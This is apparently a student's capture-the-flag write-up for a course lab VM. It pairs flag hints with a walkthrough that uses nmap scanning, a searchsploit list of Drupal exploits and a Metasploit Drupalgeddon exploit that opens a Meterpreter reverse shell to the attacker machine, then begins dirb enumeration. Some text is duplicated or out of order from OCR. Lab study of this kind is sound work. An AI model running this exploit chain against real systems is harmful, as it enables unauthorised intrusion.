case study

Flag Hints - Case Study VM

Introduction

This document will provide hints to assist you in finding different flags located in the given Case Study/target VM. Follow these hints and use the knowledge from the unit contents/reading materials to find these hidden gems (flags). Please note that there could be more ways of getting to these flags, and as such, you are not required to rely on these hints entirely. However, these flags should be found in sequence, i.e., flag1, flag2, flag3, etc., ensuring that a legitimate pen-testing process is used.

Pre-requisite/Discovery:

- how to find the IP address of Kali Linux (attack) and Case Study VM (target) using Nmap.
- how to enumerate/banner grab the services running on the Case Study VM.

Flag 1:

- what is Drupal, which port is it running on, and how can you access it?
- is there an exploit in the Metasploit framework?
- how can you view files and directories once you have the reverse shell /meterpreter session?

Flag 2:

- who is the current *user* in the meterpreter session?
- where does a *user* generally store the *information*, and where this [information] can be used?
- Why do we use *weevely* and *dirb* tools?

Flag 3:

- is there any *information of interest* while you move laterally?
- why and how do we use *hydra*?

Flag 4:

- is there any further *information of interest* around Flag 3?
- what is offline password cracking?
- what service on the target machine is still to be exploited?

Flag 5:

- what is still to be achieved in the Case Study VM, and what do we call that stage under the pen-tetsing phases?
- which *group(s)* does the current *user* belong to?
- is there a known vulnerability related to the *group* to which the current user belongs?
- at times, exploits are not available within Metasploit framework/Kali Linux.

If you need further clarification, please do not hesitate to consult your facilitator.

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is there an exploit in the Metasploit framework?
how can you view files and directories once you have the reverse shell /meterpreter session?

Flag 2:
who is the current user in the meterpreter session? matt
where does a user generally store the information, and where this [information] can be used?
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at times, exploits are not available within Metasploit framework/Kali Linux.
lf you need further clarification, please do not hesitate to consult your facilitator.

F1 - 通过msf登入matt


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.1.4  netmask 255.255.255.0  broadcast 172.16.1.255
        inet6 fe80::a00:27ff:fe50:4c14  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:50:4c:14  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 1390 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

```
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-02 09:02 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00093s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.18 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-02 09:04 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00045s latency).
Nmap scan report for 172.16.1.4
Host is up (0.000080s latency).
Nmap scan report for 172.16.1.11
Host is up (0.00060s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.95 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.11
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-02 09:05 EDT
Nmap scan report for 172.16.1.11
Host is up (0.00011s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e3:81:82:78:0c:62:f9:a5:fc:f8:c9:ae:17:13:23:3d (RSA)
|   256 ac:15:de:70:e6:8a:8d:3d:1e:c4:6d:ce:ce:d6:1f:01 (ECDSA)
|_  256 86:d9:19:8a:05:2f:da:5c:b2:96:bb:d4:56:02:f3:61 (ED25519)
8000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal 7.3 | Drupal 7.3
|_http-generator: Drupal 7 (http://drupal.org)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
```

| /:
| PHPSESSID:
|_   httponly flag not set
|_http-title: login Page
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:D9:6E:2E (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.29 seconds

So access http://172.16.1.11:8000/



now we know the version is 7.3

searchploit drupal




```
┌──(kali㉿kali)-[~]
└─$ searchsploit drupal
```

Exploit Title	Path
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
upal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt
upal < 7.34 - Denial of Service	php/dos/35415.txt
upal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/44557.rb
upal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
upal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
upal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
upal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
upal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metaspl	php/remote/46510.rb
upal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
upal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
upal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/44501.txt
upal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections	php/webapps/32415.txt
upal Module CAPTCHA - Security Bypass	php/webapps/35335.html
upal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site Scripting	php/webapps/18389.txt
upal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting	php/webapps/25493.txt
upal Module CODER 2.5 - Remote Command Execution (Metasploit)	php/webapps/40149.rb
upal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution	php/remote/40144.php
upal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting	php/webapps/35397.txt
upal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload	php/webapps/37453.php
upal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vuln	php/webapps/35072.txt
upal Module MiniorangeSAML 8.x-2.22 - Privilege escalation	php/webapps/50361.txt
upal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)	php/remote/40130.rb
upal Module Sections - Cross-Site Scripting	php/webapps/10485.txt
upal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection	php/webapps/33410.txt

ellcodes: No Results

the drupalgeddon is the best choice.

search drupal in msf



Obviously use 2 - drupalgeddon, and set rhosts, rport, then exploit

```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     172.16.1.11      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.1.4       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


msf6 exploit(multi/http/drupal_drupageddon) > set rport 8000
rport => 8000
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Sending stage (39282 bytes) to 172.16.1.11
[*] Meterpreter session 1 opened (172.16.1.4:4444 -> 172.16.1.11:60420 ) at 2023-10-03 05:35:35 -0400

meterpreter >
```

then we find flag1

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] Sending stage (39282 bytes) to 172.16.1.11
[*] Meterpreter session 1 opened (172.16.1.4:4444 -> 172.16.1.11:60420 ) at 2023-10-03 05:35:35 -0400

meterpreter > pwd
/var/www/drupal
meterpreter > ls
Listing: /var/www/drupal
=========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  174    fil   2014-07-24 17:58:18 -0400  .gitignore
100755/rwxr-xr-x  5767   fil   2014-07-24 17:58:18 -0400  .htaccess
100755/rwxr-xr-x  89339  fil   2014-07-24 17:58:18 -0400  CHANGELOG.txt
100755/rwxr-xr-x  1481   fil   2014-07-24 17:58:18 -0400  COPYRIGHT.txt
100755/rwxr-xr-x  1717   fil   2014-07-24 17:58:18 -0400  INSTALL.mysql.txt
100755/rwxr-xr-x  1874   fil   2014-07-24 17:58:18 -0400  INSTALL.pgsql.txt
100755/rwxr-xr-x  1298   fil   2014-07-24 17:58:18 -0400  INSTALL.sqlite.txt
100755/rwxr-xr-x  17995  fil   2014-07-24 17:58:18 -0400  INSTALL.txt
100755/rwxr-xr-x  18092  fil   2013-11-01 06:14:15 -0400  LICENSE.txt
100755/rwxr-xr-x  8542   fil   2014-07-24 17:58:18 -0400  MAINTAINERS.txt
100755/rwxr-xr-x  5382   fil   2014-07-24 17:58:18 -0400  README.txt
100755/rwxr-xr-x  9642   fil   2014-07-24 17:58:18 -0400  UPGRADE.txt
100755/rwxr-xr-x  6604   fil   2014-07-24 17:58:18 -0400  authorize.php
100755/rwxr-xr-x  720    fil   2014-07-24 17:58:18 -0400  cron.php
100755/rwxr-xr-x  121    fil   2021-10-12 22:53:16 -0400  flag1
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  includes
100755/rwxr-xr-x  529    fil   2014-07-24 17:58:18 -0400  index.php
100755/rwxr-xr-x  703    fil   2014-07-24 17:58:18 -0400  install.php
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  misc
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  modules
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  profiles
100755/rwxr-xr-x  1550   fil   2014-07-24 17:58:18 -0400  robots.txt
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  scripts
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  sites
40755/rwxr-xr-x   4096   dir   2014-07-24 17:58:18 -0400  themes
100755/rwxr-xr-x  19986  fil   2014-07-24 17:58:18 -0400  update.php
100755/rwxr-xr-x  2178   fil   2014-07-24 17:58:18 -0400  web.config
100755/rwxr-xr-x  417    fil   2014-07-24 17:58:18 -0400  xmlrpc.php

meterpreter > cat flag1
960ae40ef18a9e6f2759de1aac71c4dcd01b7fc4960ae40ef18a9e6f2759de1aac71c4dcd01b7fc4960ae40ef18a9e6f2759de1aac71c4dcd01b7fc4
meterpreter >
```

F2 - weevely - apache - 登入john - 并在john的笔记中找到了justin密码

Flag 4:
is there any further information of interest around Flag 3?
what is offline password cracking?
what service on the target machine is still to be exploited?

8080/tcp open http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_   httponly flag not set
|_http-title: login Page
|_http-open-proxy: Proxy might be redirecting requests

dirb:

┌──(kali㉿kali)-[~]
└─$ dirb http://172.16.1.11:8080

DIRB v2.22
By The Dark Raver

START_TIME: Tue Oct 3 11:10:26 2023
URL_BASE: http://172.16.1.11:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

